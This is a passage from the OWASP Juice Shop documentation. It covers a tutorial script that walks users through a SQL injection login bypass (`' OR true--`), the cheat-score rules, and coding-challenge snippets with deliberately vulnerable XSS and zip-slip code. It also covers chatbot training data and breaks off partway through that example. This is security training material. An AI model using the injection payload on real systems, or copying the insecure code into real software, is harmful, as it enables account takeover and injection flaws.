  fixture: '#rememberMe',
  unskippable: true,
  resolved:waitForElementToGetClicked('#loginButton')
},
{
  text: 'Mhh... The query is still invalid? Can you see why from the new error in the console?',
  fixture: '#rememberMe',
  resolved: waitInMs(8000)
},
{
  text: "We need to make sure that the rest of the query after our injection doesn't get executed. Any Ideas?",
  fixture: '#rememberMe',
  resolved: waitInMs(8000)
},
{
  text: 'You can comment out anything after your injection payload from query using comments in SQL. In SQLite databases you can use `--` for that.',
  fixture: '#rememberMe',
  resolved: waitInMs(10000)
},
{
  text: "So, type in `` OR true--` into the email field.",
  fixture: '#email',
  unskippable: true,
  resolved: waitForInputToHaveValue('#email', "' OR true--")
},
{
  text: 'Press the _Log in_ button again and sit back...',
  fixture: '#rememberMe',
  unskippable: true,
```

```
    resolved: waitForElementToGetClicked('#loginButton')
  },
{
  text:
    'That worked, right?! To see with whose account you just logged in, open the
_Account_ menu.',
  fixture: '#navbarAccount',
  unskippable: true,
  resolved: waitForElementToGetClicked('#navbarAccount')
},
{
  text:
    '🎉 Congratulations! You have been logged in as the **administrator** of the
shop! (If you want to understand why, try to reproduce what your `\' OR true--` did
_exactly_ to the query.)',
  fixture: 'app-navbar',
  resolved: waitInMs(20000)
}
]
}
```

Cheat detection

Whenever a challenge is solved, a `cheatScore` between 0 and 1 is internally assigned to the solution. This indicates how likely the challenge solution has been achieved with cheating.

```
[0] INFO: Restored 'Fix It' phase of coding challenge localXSSChallenge (DOM XSS)
[0] info: Restored 'Find It' phase of coding challenge scoreBoardChallenge (Score Board)
[0] info: Restored 'Fix It' phase of coding challenge scoreBoardChallenge (Score Board)
[0] info: Solved 'Find It' phase of coding challenge loginAdminChallenge (Login Admin)
[0] info: Accuracy for 'Find It' phase of coding challenge loginAdminChallenge: 0.5
[0] info: Cheat score for "Find it" phase of loginAdminChallenge solved in 1min (expected ~2min): 0.35365
[0] info: Solved 'Fix It' phase of coding challenge loginAdminChallenge (Login Admin)
[0] info: Accuracy for 'Fix It' phase of coding challenge loginAdminChallenge: 1
[0] info: Cheat score for "Fix it" phase of loginAdminChallenge solved in 1min (expected ~2min): 0.539975
[0] info: Solved 3-star loginJimChallenge (Login Jim)
[0] info: Cheat score for tutorial loginJimChallenge solved in 1min (expected ~3min) with hints allowed: 0.8261666666666667
[0] info: Solved 'Find It' phase of coding challenge loginJimChallenge (Login Jim)
[0] info: Accuracy for 'Find It' phase of coding challenge loginJimChallenge: 0.045454545454545456
[0] info: Cheat score for "Find it" phase of loginJimChallenge solved in 1min (expected ~2min): 0.6848083333333334
[0] info: Solved 'Fix It' phase of coding challenge loginJimChallenge (Login Jim)
[0] info: Accuracy for 'Fix It' phase of coding challenge loginJimChallenge: 0.1
[0] info: Cheat score for "Fix it" phase of loginJimChallenge solved in 0min (expected ~2min): 0.8438749999999999
```

Cheat score calculation

The calculation currently relies only on the time difference between current and previous solve in relation to the difficulty of the current challenge. The cheat score also factors in if hints and/or tutorials are enabled or disabled on the Score Board.

Challenge Difficulty	Minimum solve time	w/o hints	w/ tutorial
★	2 minutes	+1 min	÷2
★ ★	4 minutes	+2 min	÷2
★ ★ ★	6 minutes	+3 min	÷2
★ ★ ★ ★	8 minutes	+4 min	n/a
★ ★ ★ ★ ★	10 minutes	+5 min	n/a
★ ★ ★ ★ ★ ★	12 minutes	+6 min	n/a

The underlying formula assumes that a non-cheating user requires a certain *absolute minimum amount of time* to solve hacking challenges. It is important to note, that this does not imply that you are *expected to only need* this minimum minutes for a challenge of certain difficulty.

Coupled challenges

The cheat scoring takes into account that some challenges will be solved in the same HTTP request, for example:

- logging in the admin user *with his weak password* solves logging in the admin *by any means* (e.g. SQL Injection), too
- both XXE challenge automatically solve using a deprecated B2B interface
- the generic null byte challenge is typically solved along with the first actual exploit to access some sensitive file from `/ftp`

To avoid false positive cheat scoring, the second of two coupled challenge solves will never count as cheating when they happen in sequence.

Trivial challenges

Some challenges are so frequently solved by accident or coincident, that it would be unfair to take them into account for cheat scoring at all. This includes:

- triggering any kind of error that is improperly handled by the application, which if often solved as a by-product of solving other challenges
- reading the privacy policy of the shop, which is merely a challenge making fun of the fact that almost nobody reads those in real life

Expected preceding interactions

While some challenges offer different attack paths, others have only one. Solving challenges of the latter type often involves some exploration of the web client, the API or other server-side endpoints. URLs which are *very likely* to have been visited before a specific challenge will be honestly solved, are tracked and counted by the cheat detection. If no or only parts of these preceding interactions took place before a challenge was solved, the cheat score is increased by half the percentage of these expected interactions which did not happen.

Coding challenges

For coding challenges the cheat score is also calculated based on expected solving time since the previous solved hacking or coding challenge. As the difficulty of a hacking challenge does not necessarily correlate with its associated coding challenge, the cheat score formulas are based on different criteria.

"Find It" cheat score calculation

The cheat score to find the vulnerable line(s) of code in the given code snippet is based on the length of that code snippet and the number of lines that need to be selected as the correct answer.

Snippet length	Minimum solve time	# vulnerable lines
up to 1000 characters	1 minutes	x#
up to 2000 characters	2 minutes	x#
up to 3000 characters	3 minutes	x#
up to 4000 characters	4 minutes	x#
etc.		

For the *Score Board* coding challenge the expected solve time is reduced by 50% if the [Hacking Instructor](#) is enabled, as there is a *Coding Challenges* tutorial attached to it.

"Fix It" cheat score calculation

The cheat score to detect the right fix for an identified vulnerability depends only on the number of provided fix choices.

Provided choices	Minimum solve time
3	1 minute
4	2 minutes
5	2 minutes
6	3 minutes

Please note that Juice Shop does not allow coding challenges with less than 3 fix options to choose from.

Total cheat score

The server also keeps track of the median `cheatScore` across all solved challenges in the `totalCheatScore` which is available via the `juiceshop_cheat_score` metric but also sent in each [Challenge solution webhook](#) call. The `totalCheatScore` value is not persisted across server restarts, but its calculation is also not irritated by [automatic or manual restoring of hacking progress](#).

An example of the `totalCheatScore` metric can be seen below:

```
# HELP juiceshop_cheat_score Overall probability that any hacking or coding challenges
were solved by cheating.
# TYPE juiceshop_cheat_score gauge
juiceshop_cheat_score{app="juiceshop"} 0.1201909090909091
```

The following values for `totalCheatScore` were measured during activities that are [definitely considered cheating](#) while solving the available hacking challenges:

- >99.9% after executing all [Integration tests](#) in <1 minute on the author's Windows 10 laptop
- >99.3% after executing all [End-to-end tests](#) in <10 minutes during GitHub CI/CD on Ubuntu

Limitations

The cheat scoring assumes that a [single user is hacking the Juice Shop](#) instance. If the application is used by a team, the values need to be considered less reliable, as extra solve speed might come from parallelization of challenges across team members. Similarly, experienced Juice Shop users will also solve challenges faster than a new user, so their speed is likely to trigger cheat detection as well.

If the Juice Shop instance is under the control of the user, any cheat score it reports via Prometheus or Webhook cannot be trusted at all.

All in all, the cheat score should never blindly be used as a tool to caution or sanction somebody.

Vice versa a low score should also never blindly be used to determine monetary rewards etc.

Coding challenges

Starting with v12.9.0, OWASP Juice Shop offers a new developer-focused challenge for some of its existing hacking challenges: Coding challenges. These were [briefly illustrated in Part 1 of this book](#) from a user's perspective. This appendix explains how a coding challenge can be added to newly created hacking challenges.

Each coding challenge consists of two phases:

1. **Find It** where the user is tasked to select vulnerable line(s) of code in an actual code snippet from Juice Shop
2. **Fix It** where the user is presented with 3-4 options to choose from to fix that vulnerability and has to decide which one would be the best

Vulnerable code snippets

Juice Shop allows associating its own vulnerable code with its own hacking challenges. To outfit new challenges with such a code snippet, some conditions must be met, and a certain syntax for marking the code snippet have to be used.

Supported source files

Juice Shop will perform a lookup for code snippets in these source files or folders:

```
./server.ts  
./routes  
./lib  
./data  
./frontend/src/app
```

These are equally available when cloning the source code repo, running the official Docker image or unpacking an official pre-packaged archive.

vuln-code-snippet marker comments

All marker comments relevant for the code snippet processing start with the `vuln-code-snippet` prefix followed by the type of marker, often followed by the challenge key(s) the marker should be applied to.

Marker Type	Challenge Key(s)	Description	Example
<code>start</code>	Yes	Beginning of a snippet for one or more challenges.	<code>// vuln-code-snippet start localXssChallenge xssBonusChallenge</code>

Marker Type	Challenge Key(s)	Description	Example
end	Yes	End of a snippet for one or more challenges.	// vuln-code-snippet end localXssChallenge xssBonusChallenge
vuln-line	Yes	Vulnerable code line for one or more challenges. Can appear multiple times within a corresponding start-end block.	// vuln-code-snippet vuln-line localXssChallenge xssBonusChallenge
neutral-line	Yes	Code line for one or more challenges with no impact on verdict if selected. Can appear multiple times within a corresponding start-end block.	// vuln-code-snippet neutral-line adminSectionChallenge
hide-line	No	That particular line will be removed from all code snippets.	// vuln-code-snippet hide-line
hide-start	No	Beginning of a block that will be removed from all code snippets.	// vuln-code-snippet hide-start
hide-end	No	End of a block that will be removed from all code snippets.	// vuln-code-snippet hide-end

Code snippet markers are recognized in any files as long as they support a leading `//` or `#` for a single-line comment. This makes them usable in TypeScript, JavaScript and YAML files, but not in HTML. Code markers are only found in files residing in one of the above-mentioned folders.

Complete examples

TypeScript

The following code shows markers for two challenges with the same vulnerable line, and a hidden code block:

```
// vuln-code-snippet start localXssChallenge xssBonusChallenge
filterTable () {
let queryParam: string = this.route.snapshot.queryParams.q
if (queryParam) {
  queryParam = queryParam.trim()
  this.ngZone.runOutsideAngular(() => { // vuln-code-snippet hide-start
    this.io.socket().emit('verifyLocalXssChallenge', queryParam)
  }) // vuln-code-snippet hide-end
}
```

```

this.dataSource.filter = queryParam.toLowerCase()
this.searchValue = this.sanitizer.bypassSecurityTrustHtml(queryParam) // vuln-code-
snippet vuln-line localXssChallenge XSSBonusChallenge
this.gridDataSource.subscribe((result: any) => {
  if (result.length === 0) {
    this.emptyState = true
  } else {
    this.emptyState = false
  }
})
} else {
  this.dataSource.filter = ''
  this.searchValue = undefined
  this.emptyState = false
}
}
// vuln-code-snippet end localXssChallenge XSSBonusChallenge

```

The next example explains how to mark one challenge with two vulnerable lines, and some individually hidden lines:

```

// vuln-code-snippet start fileWriteChallenge
function handleZipFileUpload ({ file }, res, next) {
  if (utils.endsWith(file.originalname.toLowerCase(), '.zip')) {
    if (file.buffer && !utils.disableOnContainerEnv()) { // vuln-code-snippet hide-
line
      const buffer = file.buffer
      const filename = file.originalname.toLowerCase()
      const tempFile = path.join(os.tmpdir(), filename)
      fs.open(tempFile, 'w', function (err, fd) {
        if (err != null) { next(err) }
        fs.write(fd, buffer, 0, buffer.length, null, function (err) {
          if (err != null) { next(err) }
          fs.close(fd, function () {
            fs.createReadStream(tempFile)
              .pipe(unzipper.Parse()) // vuln-code-snippet vuln-line
fileWriteChallenge
              .on('entry', function (entry) {
                const fileName = entry.path
                const absolutePath = path.resolve('uploads/complaints/' + fileName)
                utils.solveIf(challenges.fileWriteChallenge, () => { return
absolutePath === path.resolve('ftp/legal.adoc') }) // vuln-code-snippet hide-line
                if (absolutePath.includes(path.resolve('.'))) {
                  entry.pipe(fs.createWriteStream('uploads/complaints/' +
fileName).on('error', function (err) { next(err) })) // vuln-code-snippet vuln-line
fileWriteChallenge
                } else {
                  entry.autodrain()
                }
              }).on('error', function (err) { next(err) })

```

```

        })
    })
}
} // vuln-code-snippet hide-line
res.status(204).end()
} else {
    next()
}
// vuln-code-snippet end fileWriteChallenge

```

YAML

In this example, multiple challenges are defined in a shared code block but each with their own vulnerable line. Each also comes with a neutral line that would have no impact on the verdict if selected or not by the user:

```

# vuln-code-snippet start resetPasswordBjoern0waspChallenge
resetPasswordBjoernChallenge resetPasswordJimChallenge resetPasswordBenderChallenge
resetPasswordUvoginChallenge
- # vuln-code-snippet neutral-line resetPasswordJimChallenge
  question: 'Your eldest siblings middle name?' # vuln-code-snippet vuln-line
resetPasswordJimChallenge
-
  question: "Mother's maiden name?"
-
  question: "Mother's birth date? (MM/DD/YY)"
-
  question: "Father's birth date? (MM/DD/YY)"
-
  question: "Maternal grandmother's first name?"
-
  question: "Paternal grandmother's first name?"
- # vuln-code-snippet neutral-line resetPasswordBjoern0waspChallenge
  question: 'Name of your favorite pet?' # vuln-code-snippet vuln-line
resetPasswordBjoern0waspChallenge
-
  question: "Last name of dentist when you were a teenager? (Do not include 'Dr.')"
- # vuln-code-snippet neutral-line resetPasswordBjoernChallenge
  question: 'Your ZIP/postal code when you were a teenager?' # vuln-code-snippet vuln-line
resetPasswordBjoernChallenge
- # vuln-code-snippet neutral-line resetPasswordBenderChallenge
  question: 'Company you first work for as an adult?' # vuln-code-snippet vuln-line
resetPasswordBenderChallenge
-
  question: 'Your favorite book?'
- # vuln-code-snippet neutral-line resetPasswordUvoginChallenge
  question: 'Your favorite movie?' # vuln-code-snippet vuln-line
resetPasswordUvoginChallenge
-
```

```

question: 'Number of one of your customer or ID cards?'
-
question: "What's your favorite place to go hiking?"
# vuln-code-snippet end resetPasswordBjoernOwaspChallenge resetPasswordBjoernChallenge
resetPasswordJimChallenge resetPasswordBenderChallenge resetPasswordUvoginChallenge

```

Overlapping markers

After a code snippet has been retrieved and processed, all "dangling" markers inside starting with `vuln-code-snippet` will be removed. This allows to have overlapping `start` and `end` blocks for different challenges that might share some but not all code.

REST endpoints

The Score Board retrieves the actual code snippets via two REST endpoints:

- `/snippets` returns the list of all challenge keys where code snippets are available in JSON format (e.g. `{"challenges": ["directoryListingChallenge", ..., "xssBonusChallenge"]}`)
- `/snippets/<challengeKey>` returns the actual code snippet plus the list of vulnerable lines in JSON format (e.g. `{"snippet": "filterTable () {\n let queryParams = ... }\n", "vulnLines": [6]}`)

Error handling

The following errors can occur when calling the REST endpoints:

Endpoint	HTTP status code	Error
<code>/snippets/<challengeKey></code>	412	Unknown challenge key: <challengeKey>
<code>/snippets/<challengeKey></code>	404	No code snippet available for: <challengeKey>
<code>/snippets/<challengeKey></code>	422	Broken code snippet boundaries for: <challengeKey>

Real-time retrieval

As the code snippets are retrieved in real-time from the actual code base, all changes to the marker syntax while the application is running are immediately applied and can be tested by re-opening the particular snippet from the Score Board. Newly added code snippets are similarly recognized by reloading the Score Board page. No frontend compilation or server restart is required.

Fix option files

For the second stage of the Coding Challenges, users must be supplied with some code fix options to choose from. The structural requirements here are very straightforward, it is rather the content that can get a bit difficult depending on the complexity of the underlying vulnerability.

All fix option files have to be put into the folder `data/static/codefixes` and should have the same

file type as the original source file with the [vulnerability marker](#).

For each coding challenge exactly one "correct" and two or more "wrong" option files must be provided.

Naming conventions

The name of a fix option file must be either of the following:

- <challengeKey>_<unique number>.<file suffix> for "wrong" options
 - e.g. `localXssChallenge_1.ts`, `localXssChallenge_3.ts` and `localXssChallenge_4.ts`
- <challengeKey>_<unique number>_correct.<file suffix> for the "correct" option
 - e.g. `localXssChallenge_2_correct.ts`

Fix option source

As the Coding Challenges rely on a code diff view it is crucial to avoid any accidental differences between the original vulnerable code snippet and each fix option files.

This means that spacing, blank lines etc. need to be exactly the same. If for example the vulnerable snippet is in a function that is indented by 4 spaces then the fix option source must be indented by 4 spaces as well. As this would trigger many code linting errors, `npm run lint` will ignore the `data/static/codefixes` folder.

The following additional rules must be adhered to when creating fix option files:

- No indentation on the first line of the file
- No blank line at the end of the file
- Remove all `vuln-code-snippet` comments in [the exact same way](#) the code snippet parser will

The recommended way to get properly formatted code fixing options, is to create one and copy it as many times as total fix options should be provided, then performing the necessary changes to create a correct and several wrong options from the source.

Vulnerable code snippet example

```
142 // vuln-code-snippet start localXssChallenge xssBonusChallenge
143   filterTable () {
144     let queryParam: string = this.route.snapshot.queryParams.q
145     if (queryParam) {
146       queryParam = queryParam.trim()
147       this.ngZone.runOutsideAngular( fn: () => { // vuln-code-snippet hide-start
148         this.io.socket().emit( ev: 'verifyLocalXssChallenge', queryParam)
149       } ) // vuln-code-snippet hide-end
150       this.dataSource.filter = queryParam.toLowerCase()
151       this.searchValue = this.sanitizer.bypassSecurityTrustHtml(queryParam) // vuln-code-snippet vuln-line localXssChallenge xssBonusChallenge
152       this.gridDataSource.subscribe((result: any) => {
153         if (result.length === 0) {
154           this.emptyState = true
155         } else {
156           this.emptyState = false
157         }
158       })
159     } else {
160       this.dataSource.filter = ''
161       this.searchValue = undefined
162       this.emptyState = false
163     }
164   }
165 // vuln-code-snippet end localXssChallenge xssBonusChallenge
```

Wrong fix option example

```
1  filterTable () {
2    let queryParam: string = this.route.snapshot.queryParams.q
3    if (queryParam) {
4      queryParam = queryParam.trim()
5      this.dataSource.filter = queryParam.toLowerCase()
6      this.searchValue = this.sanitizer.bypassSecurityTrustResourceUrl(queryParam)
7      this.gridDataSource.subscribe((result: any) => {
8        if (result.length === 0) {
9          this.emptyState = true
10       } else {
11         this.emptyState = false
12       }
13     })
14   } else {
15     this.dataSource.filter = ''
16     this.searchValue = undefined
17     this.emptyState = false
18   }
19 }
```

Correct fix option example

```
1  filterTable () {
2    let queryParam: string = this.route.snapshot.queryParams.q
3    if (queryParam) {
4      queryParam = queryParam.trim()
5      this.dataSource.filter = queryParam.toLowerCase()
6      this.searchValue = queryParam
7      this.gridDataSource.subscribe((result: any) => {
8        if (result.length === 0) {
9          this.emptyState = true
10       } else {
11         this.emptyState = false
12       }
13     })
14   } else {
15     this.dataSource.filter = ''
16     this.searchValue = undefined
17     this.emptyState = false
18   }
19 }
```

Maintenance burden

The downside of this implementation is a certain maintenance burden for Coding Challenges. When the original source file is changed or refactored, the developer must keep in mind updating all fix option files accordingly to prevent confusing differences.

Refactoring Safety Net

Starting with v13.2.0, the maintenance burden is eased by a utility that detects many (but not all) accidental or forgotten code changes in fix option files or the original code snippet that made them deviate from each other. It runs automatically as a job of the [CI/CD pipeline](#) but can also be launched locally with `npm run rsn`.

If no unexpected changes occurred to any lines of code in either the original snippet or any corresponding fix option files occurred, `npm run rsn` will produce a list of all current differences and a success message:

```
restfulXssChallenge_1_correct.ts: 7 55 56 57 58 59 60
restfulXssChallenge_2.ts: 7 57 59 7 57 59
restfulXssChallenge_3.ts: 39 40 41 42 43 44 45 46 47 48 49 50 51 52
restfulXssChallenge_4.ts: 59 59
scoreBoardChallenge_1_correct.ts: 114 114
scoreBoardChallenge_2.ts: 114 114
scoreBoardChallenge_3.ts: 114 115 116 117
tokenSaleChallenge_1.ts: 7 38 44 7 38 44
tokenSaleChallenge_2.ts: 8 38 44 8 9 38 44
tokenSaleChallenge_3_correct.ts: 7 8 9 10 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61
unionSqlInjectionChallenge_1.ts: 5
unionSqlInjectionChallenge_2_correct.ts: 5 6 5 6 7 8
unionSqlInjectionChallenge_3.ts: 5 6 7 8 9
xssBonusChallenge_1_correct.ts: 6 6
xssBonusChallenge_2.ts: 6 6
xssBonusChallenge_3.ts: 6 6
xssBonusChallenge_4.ts: 6 6
-----
No new file diffs recognized since last lock! No action required.
```

If instead some unexpected file differences came up, the tool will still print the list of current differences as well as a list of the affected files and terminate with an error.

```
restfulXssChallenge_4_correct.ts: 0
restfulXssChallenge_1_correct.ts: 7 55 56 57 58 59 60
restfulXssChallenge_2.ts: 7 57 59 7 57 59
restfulXssChallenge_3.ts: 39 40 41 42 43 44 45 46 47 48 49 50 51 52
restfulXssChallenge_4.ts: 59 59
scoreBoardChallenge_1_correct.ts: 114 114
scoreBoardChallenge_2.ts: 114 114
scoreBoardChallenge_3.ts: 114 115 116 117
tokenSaleChallenge_1.ts: 7 38 44 7 38 44
tokenSaleChallenge_2.ts: 8 38 44 8 9 38 44
tokenSaleChallenge_3_correct.ts: 7 8 9 10 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61
unionSqlInjectionChallenge_1.ts: 5
unionSqlInjectionChallenge_2_correct.ts: 5 6 5 6 7 8
unionSqlInjectionChallenge_3.ts: 5 6 7 8 9
xssBonusChallenge_1_correct.ts: 2 3 4 5 6 2 3 4 5 6
xssBonusChallenge_2.ts: 2 3 4 5 6 2 3 4 5 6
xssBonusChallenge_3.ts: 2 3 4 5 6 2 3 4 5 6
xssBonusChallenge_4.ts: 2 3 4 5 6 2 3 4 5 6
-----
localXssChallenge_1.ts
localXssChallenge_2_correct.ts
localXssChallenge_3.ts
localXssChallenge_4.ts
xssBonusChallenge_1_correct.ts
xssBonusChallenge_2.ts
xssBonusChallenge_3.ts
xssBonusChallenge_4.ts
New file diffs recognized since last lock! Amend files listed above and lock new state with npm run rsn:update
  npm run rsn:update
```

The author of the code change that broke the RSN check can now investigate the reason for the new differences either in the [Coding Challenge dialog of the running application](#) or by comparing the source code files. After either reverting any accidental changes in e.g. indentation or simply re-applying refactorings (e.g. parameters or functions being renamed) to the missed piece of code, running `npm run rsn:update` will lock the new state of differences in place.

```

restfulXssChallenge_1_correct.ts: 7 55 56 57 58 59 60
restfulXssChallenge_2.ts: 7 57 59 7 57 59
restfulXssChallenge_3.ts: 39 40 41 42 43 44 45 46 47 48 49 50 51 52
restfulXssChallenge_4.ts: 59 59
scoreBoardChallenge_1_correct.ts: 114 114
scoreBoardChallenge_2.ts: 114 114
scoreBoardChallenge_3.ts: 114 115 116 117
tokenSaleChallenge_1.ts: 7 38 44 7 38 44
tokenSaleChallenge_2.ts: 8 38 44 8 9 38 44
tokenSaleChallenge_3_correct.ts: 7 8 9 10 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61
unionSqlInjectionChallenge_1.ts: 5
unionSqlInjectionChallenge_2_correct.ts: 5 6 5 6 7 8
unionSqlInjectionChallenge_3.ts: 5 6 7 8 9
xssBonusChallenge_1_correct.ts: 2 3 4 5 6 2 3 4 5 6
xssBonusChallenge_2.ts: 2 3 4 5 6 2 3 4 5 6
xssBonusChallenge_3.ts: 2 3 4 5 6 2 3 4 5 6
xssBonusChallenge_4.ts: 2 3 4 5 6 2 3 4 5 6
-----
All file diffs have been locked! Commit changed cache.json to git.

```

Any subsequent run of `npm run rsn` will now succeed again, until another accidental difference occurs.

Limitations

As the RSN utility checks and caches differences on a per-line level, accidental changes to lines which are already expected to be different, will not trigger a failure of `npm run rsn`. This should be very rare coincidence in daily development on the project, so the Juice Shop team rather accepts the small risk instead of overengineering the RSN to catch those edge cases.

Info YAML file

It is possible to provide hints and explanations for Coding Challenges via an optional YAML file. It needs to follow the naming convention `<challengeKey>.info.yml` and be placed in `data/static/codefixes`. This file can contain the following:

```

fixes:
  - id: 1
    explanation: 'Explanation why fix option file #1 is right/wrong.'
  - id: 2
    explanation: 'Explanation why fix option file #2 is right/wrong.'
  - id: 3
    explanation: 'Explanation why fix option file #3 is right/wrong.'
  - id: 4
    explanation: 'Explanation why fix option file #4 is right/wrong.'
hints:
  - "Hint offered after 2nd failed 'Find It' attempt to submit the vulnerable line."
  - "Hint offered after 3rd failed 'Find It' attempt to submit the vulnerable line."
  - "Hint offered after 4th failed 'Find It' attempt to submit the vulnerable line."

```

"Find It" hints

When the user submits wrongly selected vulnerable line(s) of code during the "Find It" phase of a Coding Challenge, Juice Shop can display a hint to help them out. This process starts after the second failed submission.

Coding Challenge: DOM XSS

Find It

Fix It 

```
1 filterTable () {
2     let queryParam: string = this.route.snapshot.queryParams.q
3     if (queryParam) {
4         queryParam = queryParam.trim()
5         this.dataSource.filter = queryParam.toLowerCase()
6         this.searchValue = this.sanitizer.bypassSecurityTrustHtml(queryParam)
7         this.gridDataSource.subscribe((result: any) => {
8             if (result.length === 0) {
9                 this.emptyState = true
10            } else {
11                this.emptyState = false
12            }
13        })
14    } else {
15        this.dataSource.filter = ''
16        this.searchValue = undefined
17        this.emptyState = false
18    }
19 }
```

Try to identify where (potentially malicious) user input is coming into the code.

 Close

Submit 

The hints will be picked in order of appearance in the `hints` list of the YAML info file. One hint will be displayed at a time per submission attempt. It therefore makes sense to have more vague hints at the top and more specific ones at the bottom of the `hints` list. Although the number of hints that can be provided per coding challenge is not restricted, the author recommends to have no less than 2 and no more than 5 hints on average.

What is the code doing with the user input other than using it to filter the data source?

 Close

Submit 

Look for a line where the developers fiddled with Angular's built-in security model.

 Close

Submit 

Once all hints have been used up, Juice Shop will outright tell the user the correct answer, so they have a chance to proceed and not remain stuck infinitely. This answer does not need to be provided in the `hints` list, as it will be generated on-the-fly by Juice Shop when needed.

Line 6 is responsible for this vulnerability or security flaw. Select it and submit to proceed.

 Close

Submit 

"Fix It" explanations

In the `fixes` list an explanation can be mapped to every available fix option of a Coding Challenge. The `id` must be identical to the `unique nuber` part of a fix option file name `<challengeKey>_<unique number>.<file suffix>` in order to be loaded when appropriate.

The `explanation` should give a reason as to why a fix option is either correct or incorrect. The explanation will be displayed after the user submitted a chosen fix option.

Coding Challenge: DOM XSS

Find It

 Fix It 

Correct Fix

Fix 1

Only Show Lines with Differences (1)

[Side by Side](#) [Line by Line](#)

6	-	this.searchValue = this.sanitizer.bypassSecurityTrustHtml(queryParam)
6	+	this.searchValue = this.sanitizer.bypassSecurityTrustResourceUrl(queryParam)

Using `bypassSecurityTrustResourceUrl()` instead of `bypassSecurityTrustHtml()` changes the context for which input sanitization is bypassed. This switch might only accidentally keep XSS prevention intact, but the new URL context does not make any sense here.

 Close

Submit 

Other than with the hints for finding the vulnerable line of code, the explanation is displayed independently of the verdict. Therefore, it is important to also provide an explanation for the correct fix option.

Coding Challenge: DOM XSS

Find It

Fix It 

Correct Fix

Fix 2

Only Show Lines with Differences (1)

Side by Side Line by Line

6	-	this.searchValue = this.sanitizer.bypassSecurityTrustHtml(queryParam)
6	+	this.searchValue = queryParam

Removing the bypass of sanitization entirely is the best way to fix this vulnerability. Fiddling with Angular's built-in sanitization was entirely unnecessary as the user input for a text search should not be expected to contain HTML that needs to be rendered but merely plain text.

 Close

Submit 

Info YAML file example

```
fixes:
  - id: 1
    explanation: 'Using bypassSecurityTrustResourceUrl() instead of
bypassSecurityTrustHtml() changes the context for which input sanitization is
bypassed. This switch might only accidentally keep XSS prevention intact, but the new
URL context does not make any sense here.'
  - id: 2
    explanation: "Removing the bypass of sanitization entirely is the best way to fix
this vulnerability. Fiddling with Angular's built-in sanitization was entirely
unnecessary as the user input for a text search should not be expected to contain HTML
that needs to be rendered but merely plain text."
  - id: 3
    explanation: 'Using bypassSecurityTrustScript() instead of
bypassSecurityTrustHtml() changes the context for which input sanitization is
bypassed. If at all, this switch might only accidentally keep XSS prevention intact.
The context where the parameter is used is not a script either, so this switch would
be nonsensical.'
  - id: 4
    explanation: 'Using bypassSecurityTrustStyle() instead of
bypassSecurityTrustHtml() changes the context for which input sanitization is
bypassed. If at all, this switch might only accidentally keep XSS prevention intact.
The context where the parameter is used is not CSS, making this switch totally
pointless.'
hints:
  - "Try to identify where (potentially malicious) user input is coming into the
code."
  - "What is the code doing with the user input other than using it to filter the data
source?"
  - "Look for a line where the developers fiddled with Angular's built-in security
```

model."

Chatbot training data

Under the hood of the *Support Chat* an NLP-powered chatbot is used to answer customer questions. Upon server start it is initialized with a training data set, so it can give some meaningful answers and replies.

The general structure of the file is straightforward:

```
{  
  "lang": "en",  
  "data": [  
    {  
      "intent": "unique identifier for a conversation intent",  
      "utterances": [  
        "something a user might ask",  
        "something else a user might ask",  
        "..."  
      ],  
      "answers": [  
        {  
          "action": "response",  
          "body": "an answer the bot will give"  
        },  
        {  
          "action": "response",  
          "body": "another answer the bot will give"  
        },  
        {  
          "action": "response",  
          "body": "..."  
        }  
      ]  
    },  
    {  
      "...": "..."  
    }  
  ]  
}
```

Defining conversational intents

A simple conversational intent, e.g. for exchanging a friendly greeting, could be specified like this:

```
{  
  "intent": "greetings.hello",  
  "utterances": [  
    "hello",  
    "hi",  
    ...]  
}
```

```

    "howdy",
    "hey",
    "good morning",
    "good afternoon"
],
"answers": [
{
  "action": "response",
  "body": "Hello there!"
},
{
  "action": "response",
  "body": "Hi there!"
},
{
  "action": "response",
  "body": "\uD83D\uDC4B"
}
]
}

```

Special function actions

Apart from normal text conversations, the chatbot also supports three distinct **function** actions. These do not reply with a text from the data set, but trigger a code function and respond with its return value to the user.

1. **productPrice** - Uses fuzzy matching to find product names in the query of the user and replies with their price. The easiest to do is just copy it from the `botDefaultTrainingData.json` file.
2. **couponCode** - This function will respond with a 10% coupon code for the current month. It should be used alongside at least 10 other regular **responses**, so that the user will not immediately get the coupon when asking for it. This makes the challenge [Receive a coupon code from the support chatbot](#) more interesting. See the [Training data example](#) on how to set this up optimally.
3. **testFunction** - This should be the singular entry in **answers** to a singular entry in **utterances** and is only used for testing purposes.

```

{
  "intent": "queries.productPrice <or> queries.couponCode <or> queries.functionTest",
  "utterances": [
    "..."
  ],
  "answers": [
    {
      "action": "function",
      "handler": "productPrice <or> couponCode <or> testFunction"
    }
  ]
}

```

```
}
```

If you write your own training data file from scratch, you need exactly one **intent** for each of these three **handlers**. If you do not have these defined, Juice Shop will tell you during the **Start-up validations**. To avoid any such issues, it is recommended to just start with a copy of the **botDefaultTrainingData.json** file when defining your own chatbot conversations.

Training data example

```
{
  "lang": "en",
  "data": [
    {
      "intent": "greetings.hello",
      "utterances": [
        "hello",
        "hi",
        "howdy",
        "hey",
        "good morning",
        "good afternoon"
      ],
      "answers": [
        {
          "action": "response",
          "body": "Hello there!"
        },
        {
          "action": "response",
          "body": "Hi there!"
        },
        {
          "action": "response",
          "body": "\uD83D\uDC4B"
        }
      ]
    },
    {
      "intent": "greetings.bye",
      "utterances": [
        "goodbye for now",
        "bye bye take care",
        "see you soon",
        "till next time",
        "ciao",
        "cya"
      ],
      "answers": [
        {

```

```

        "action": "response",
        "body": "Ok, cya <customer-name>!"
    },
    {
        "action": "response",
        "body": "Bye, <customer-name>!"
    },
    {
        "action": "response",
        "body": "Have a fantastic day, <customer-name>!"
    }
]
},
{
    "intent": "queries.deluxeMembership",
    "utterances": [
        "What are deluxe membership benefits",
        "What goodies do deluxe members get",
        "Why would I become a deluxe member"
    ],
    "answers": [
        {
            "action": "response",
            "body": "Deluxe members get free fast shipping, special discounts on many items and can enjoy unlimited purchase quantities even on our rarer products!"
        },
        {
            "action": "response",
            "body": "Deluxe members get special discounts on many products, have free fast shipping and can enjoy unlimited purchase quantities even on our rare products!"
        },
        {
            "action": "response",
